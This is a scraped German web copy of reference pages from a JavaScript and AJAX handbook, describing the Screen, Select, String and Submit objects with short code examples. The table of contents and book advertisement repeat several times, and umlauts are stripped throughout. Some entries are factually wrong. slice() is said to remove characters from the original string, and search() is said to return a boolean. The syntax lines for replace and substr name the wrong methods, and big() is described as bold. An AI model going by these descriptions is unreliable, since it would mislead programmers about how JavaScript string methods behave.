  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.28 Das Screen-Objekt

JS 1.2

Ab JavaScript 1.2

Das Objekt gestattet den Zugriff auf die Bildschirmmae.

top

34.28.1 Eigenschaften

availHeight

Erklrung
Die zur Verfgung stehende Hhe des Bildschirms (also ohne Task-Leiste von Windows, KDE oder anderen Fenstermanagern).

availLeft

Erklrung
Die x-Koordinate des sich am weitesten links befindlichen verfgbaren Bildschirmpunkts (ist nicht 0, wenn beispielsweise die Office-Leiste links steht).

availTop

Erklrung
Die y-Koordinate des sich am weitesten oben befindlichen verfgbaren Bildschirmpunkts (ist nicht 0, wenn beispielsweise die Task-Leiste oben steht).

availWidth

Erklrung

Die zur Verfgung stehende Breite des Bildschirms (also ohne Office-Leiste etc.).

colorDepth

Erklrung
Die Farbtiefe der verwendeten Palette (sofern vorhanden; ansonsten des Systems) in Bit. Ein Wert von 8 entspricht 28 = 256 Farben.

height

Erklrung
Hhe des Bildschirms in Pixeln.

pixelDepth

Erklrung
Die Farbtiefe des Systems in Bit. Ein Wert von 8 entspricht 28 = 256 Farben.

width

Erklrung
Breite des Bildschirms in Pixeln.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.29 Das Select-Objekt ▼

JS 1.0 / 1.1

Ab JavaScript 1.0; ab JavaScript 1.1 kann man einzelne Optionen hinzufgen und entfernen.

Hiermit wird eine Auswahlliste in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.

top

34.29.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<select>` document.forms[Index]. elements[index] document.FormularName. SelectName	
Parameter	**Bedeutung**
`Index`	Index im jeweiligen Array
`SelectName`	`name`-Attribut der Auswahlliste

top

34.29.2 Event-Handler ▼▲

`onblur (JS1.1) onchange onfocus (JS1.1)`

top

34.29.3 Methoden ▼▲

blur

Erklrung
Entfernt den Fokus von der Auswahlliste.

focus

Erklrung
Gibt der Auswahlliste den Fokus.



34.29.4 Eigenschaften

form

Erklrung
Referenz auf das Formular, das die Auswahlliste enthlt.

length

Erklrung
Anzahl der Optionen in der Auswahlliste.

name

Erklrung
`name`-Attribut der Auswahlliste.

options

Erklrung
Ein Array, das die Optionen der Auswahlliste enthlt (siehe `Option`-Objekt).
Beispiel
for (var i=0; i<document.forms[0].selectbox.options. length; i++) { // aktuelle Option steht in // document.forms[0].selectbox.options[i]; }

selectedIndex

Erklrung
Index der gerade ausgewhlten Option (Zhlung beginnt bei 0); bei mehreren ausgewhlten Optionen (`<select multiple="multiple">`) der Index der ersten. Sollte keine Option ausgewhlt sein, hat die Eigenschaft den Wert `-1`.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"select-multiple"` oder `"select-one"`, je nachdem, ob das HTML-Attribut `multiple` gesetzt ist oder nicht; ab JavaScript 1.1.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.30 Das String-Objekt ▼

JS 1.0 / 1.1

Ab JavaScript 1.0 (durch Anfhrungszeichen); als instanziierbares Objekt ab JavaScript 1.1.

top

34.30.1 Allgemeines ▼▲

Syntax	
new String(Zeichenkette)	
Parameter	**Bedeutung**
`Zeichenkette`	Wert des Strings

top

34.30.2 Methoden ▼▲

anchor

Erklrung
Erzeugt den HTML-Code fr eine Textmarke mit dem angegebenen Namen.
Syntax
anchor(Name)
Parameter / **Bedeutung**
`Name` — Name der Textmarke
Beispiel
var anch = "Textmarke".anchor("TM"); //anch hat nun den Wert <A NAME="TM">Textmarke</A>

big

Erklrung
Erzeugt den HTML-Code fr fett gedruckten Text.
Beispiel
var bigtext = "Fett".big(); //bigtext hat nun den Wert <BIG>Fett</BIG>

blink

Erklrung
Erzeugt den HTML-Code fr blinkenden Text; nur Netscape.
Beispiel
var blinktext = "Blinken".blink(); //blinktext hat nun den Wert <BLINK>Blinken</BLINK>

bold

Erklrung
Erzeugt den HTML-Code fr fett gedruckten Text.
Beispiel
var boldtext = "Fett".bold(); //boldtext hat nun den Wert <B>Fett</B>

charAt

Erklrung	
Gibt das Zeichen an der angegebenen Stelle zurck.	
Syntax	
charAt(Position)	
Parameter	**Bedeutung**
`Position`	Position des gewnschten Zeichens; Zhlung beginnt bei 0
Beispiel	
alert("Galileo Press".charAt(7)); // ergibt " "	

charCodeAt

Erklrung

Gibt den Zeichencode des Zeichens an der ersten (oder der angegebenen) Stelle zurck.

Syntax
charCodeAt([Position])

Parameter	Bedeutung
`Position`	Position des gewnschten Zeichens; falls nicht angegeben, wird das erste Zeichen genommen

Beispiel
alert("Galileo Press".charCodeAt(7)); // ergibt 32 (ASCII-Code des Leerzeichens)

concat

Erklrung
An den String werden zwei oder mehr Zeichenketten angehngt.

Syntax
concat(String1, String2[, String3, ..., StringN])

Parameter	Bedeutung
`String1, ..., StringN`	Zeichenketten

Beispiel
var King = "I".concat(" have", " a", " dream"); //King hat nun den Wert "I have a dream"

fixed

Erklrung
Erzeugt den HTML-Code fr nichtproportionalen Text.

Beispiel
var fixtext = "Fixed".fixed(); //fixtext hat nun den Wert <TT>Fixed</TT>

fontcolor

Erklrung
Erzeugt den HTML-Code fr farbigen Text.

Syntax
fontcolor(Farbe)

Parameter	Bedeutung
Farbe	Textfarbe als Farbname oder hexadezimaler RGB-Wert
Beispiel	
var colortext = "Rot".fontcolor("red"); //colortext hat nun den Wert <FONT COLOR="red">Rot</FONT>	

fontsize

Erklrung
Erzeugt den HTML-Code fr Text in einer bestimmten Schriftgre.
Syntax
fontsize(Gre)

Parameter	Bedeutung
Gre	Schriftgre als Wert von 1 bis 7
Beispiel	
var sizetext = "Gre 3".fontsize(3); //sizetext hat nun den Wert <FONT SIZE="3">Gre 3</FONT>	

fromCharCode

JS 1.2

Erklrung
Erzeugt eine Zeichenkette. Die Zeichencodes der einzelnen Zeichen werden als Parameter bergeben; ab JavaScript 1.2.
Syntax
fromCharCode(Code1, ..., codeN)

Parameter	Bedeutung
Code1, ..., CodeN	Unicode-Wert der einzelnen Zeichen

indexOf

Erklrung
Gibt die erste Position in der Zeichenkette zurck, ab der eine andere Zeichenkette vorkommt.
Syntax

indexOf(Teilstring[, Start])	
Parameter	**Bedeutung**
`Teilstring`	die zu suchende Zeichenkette
`Start`	Position, ab der gesucht wird
Beispiel	
Die Zhlung beginnt bei 0; ist die Zeichenkette nicht vorhanden, so gibt die Methode `-1` zurck. alert ("Galileo Press".indexOf("e", 6)); // ergibt 10	

italics

Erklrung
Erzeugt den HTML-Code fr kursiven Text.
Beispiel
var italtext = "Kursiv".italics(); //italtext hat nun den Wert <I>Kursiv</I>

lastIndexOf

Erklrung	
Gibt die letzte Position in der Zeichenkette zurck, ab der eine andere Zeichenkette vorkommt.	
Syntax	
lastIndexOf(Teilstring[, Start])	
Parameter	**Bedeutung**
`Teilstring`	die zu suchende Zeichenkette
`Start`	Position, ab der gesucht wird (Zhlung von vorne, gesucht wird aber von hinten)
Beispiel	
Ist die Zeichenkette nicht vorhanden, so gibt die Methode `-1` zurck. alert("Galileo Press".lastIndexOf ("e", 6)); // ergibt 4	

link

Erklrung
Erzeugt den HTML-Code fr einen Hyperlink.
Syntax

link(URL)	
Parameter	**Bedeutung**
URL	Ziel-URL des Links
Beispiel	
var galileo = "Galileo Press".link("http://www.galileo-press.de/"); //galileo hat nun den Wert <A HREF="http://www.galileo-press.de">Galileo</A>	

match

JS 1.2

Erklrung
Eine Zeichenkette wird auf ein Muster durchsucht, und die Ergebnisse werden als Array zurckgegeben; ab JavaScript 1.2 und Internet Explorer 4.
Syntax
match(RegExp)

Parameter	**Bedeutung**
RegExp	regulrer Ausdruck

replace

JS 1.2

Erklrung
Eine Zeichenkette wird auf ein Muster durchsucht, und dieses wird durch eine andere Zeichenkette ersetzt; ab JavaScript 1.2: Netscape Navigator 4.0 und Internet Explorer 5.5.
Syntax
split(RegExp[, Ersatz])

Parameter	**Bedeutung**
RegExp	regulrer Ausdruck
Ersatz	Zeichenkette, die die gefundenen Muster ersetzt, oder Verarbeitungsfunktion

search

JS 1.2

Erklrung
Diese Methode durchsucht eine Zeichenkette nach einem Muster und gibt als boolesche Variable zurck, ob sie fndig geworden ist; ab JavaScript 1.2 und Internet Explorer 4.
Syntax
search(RegExp)

Parameter	Bedeutung
RegExp	regulrer Ausdruck

slice

Erklrung
Entfernt eine Zeichenkette aus einer anderen Zeichenkette.
Syntax
slice(Start[, Ende])

Parameter	Bedeutung
Start	Index des ersten Zeichens, das entfernt werden soll
Ende	erstes Zeichen, das nicht mehr entfernt werden soll; falls nicht angegeben, wird der gesamte Rest der Zeichenkette entfernt

Beispiel
Die Funktion entfernt die Zeichen aus dem Originalstring und gibt die entfernten Zeichen zurck. var gp = "Galileo Press"; var leo = gp.slice(4,7); // gp hat nun den Wert "Gali Press", leo den Wert "leo"

small

Erklrung
Erzeugt den HTML-Code fr klein gedruckten Text.
Beispiel
var smalltext = "Klein".small(); //smalltext hat nun den Wert <SMALL>Klein</SMALL>

split

JS 1.2

Erklrung
Teilt eine Zeichenkette anhand eines Trennzeichens in einzelne Zeichenketten auf, die in einem Array zurckgegeben werden; ab JavaScript 1.2 und Internet Explorer ab Version 4.
Syntax
split([Trennzeichen, Limit])

Parameter	Bedeutung
`Trennzeichen`	Trennzeichen, das die einzelnen Stcke voneinander trennt; wenn nicht angegeben, wird die Zeichenkette nicht aufgeteilt
`Limit`	maximale Anzahl der Einzelstcke; wenn nicht angegeben, dann unbegrenzt

strike

Erklrung
Erzeugt den HTML-Code fr durchgestrichenen Text.
Beispiel
var striketext = "Durch".strike(); //striketext hat nun den Wert <STRIKE>Durch</STRIKE>

sub

Erklrung
Erzeugt den HTML-Code fr tiefgestellten Text.
Beispiel
var subtext = "Tief".sub(); //subtext hat nun den Wert _{Tief}

substr

JS 1.2

Erklrung

Gibt eine Teilzeichenkette zurck, ohne (im Gegensatz zu `slice()`) die Originalzeichenkette zu verndern; ab JavaScript 1.2.
Syntax
substring(Start, Lnge)

Parameter	Bedeutung
`Start`	Position des ersten Zeichens der Teilzeichenkette
`Lnge`	Lnge der Teilzeichenkette

Beispiel
var leo = "Galileo Press".substr(4, 3); //leo hat nun den Wert "leo"

substring

Erklrung
Gibt eine Teilzeichenkette zurck, ohne (im Gegensatz zu `slice()`) die Originalzeichenkette zu verndern.
Syntax
substring(Start, Ende)

Parameter	Bedeutung
`Start`	Position des ersten Zeichens der Teilzeichenkette
`Ende`	Position des ersten Zeichens, das nicht mehr zur Teilzeichenkette gehrt

Beispiel
var leo = "Galileo Press".substring(4, 7); //leo hat nun den Wert "leo"

sup

Erklrung
Erzeugt den HTML-Code fr hochgestellten Text.
Beispiel
var subtext = "Hoch".sup(); //subtext hat nun den Wert ^{Hoch}

toLowerCase

Erklrung
Wandelt eine Zeichenkette in Kleinbuchstaben um.
Beispiel
alert("Galileo Press".toLowerCase()); // ergibt "galileo press"

toUpperCase

Erklrung
Wandelt eine Zeichenkette in Grobuchstaben um.
Beispiel
alert("Galileo Press".toUpperCase()); // ergibt "GALILEO PRESS"



34.30.3 Eigenschaften

length

Erklrung
Anzahl der Zeichen im String.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.31 Das Submit-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird eine **Versenden**-Schaltflche in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.

top

34.31.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<input type="submit" />` document.forms [Index].elements[index] document.FormularName. SubmitName	
Parameter	**Bedeutung**
`Index`	Index im jeweiligen Array
`SubmitName`	`name`-Attribut der **Versenden**-Schaltflche

top

34.31.2 Event-Handler ▼▲

`onblur (JS1.1) onclick onfocus (JS1.1)`

top

34.31.3 Methoden ▼▲

blur

JS 1.1

Erklrung
Entfernt den Fokus von der **Versenden**-Schaltflche; ab JavaScript 1.1.

click

Erklrung
Simuliert das Anklicken der **Versenden**-Schaltflche.

focus

JS 1.1

Erklrung
Gibt der **Versenden**-Schaltflche den Fokus; ab JavaScript 1.1.



34.31.4 Eigenschaften

form

Erklrung
Referenz auf das Formular, das die **Versenden**-Schaltflche enthlt.

name

Erklrung
`name`-Attribut der **Versenden**-Schaltflche.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"submit"`; ab JavaScript 1.1.

value

Erklrung
`value`-Attribut der **Versenden**-Schaltflche; wenn es nicht gesetzt ist, ist der Wert `"Submit Query"` (auch abhngig von der Sprachversion des Browsers).
Beispiel
document.forms[0].elements["Versenden"].value = "Ab damit!";

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
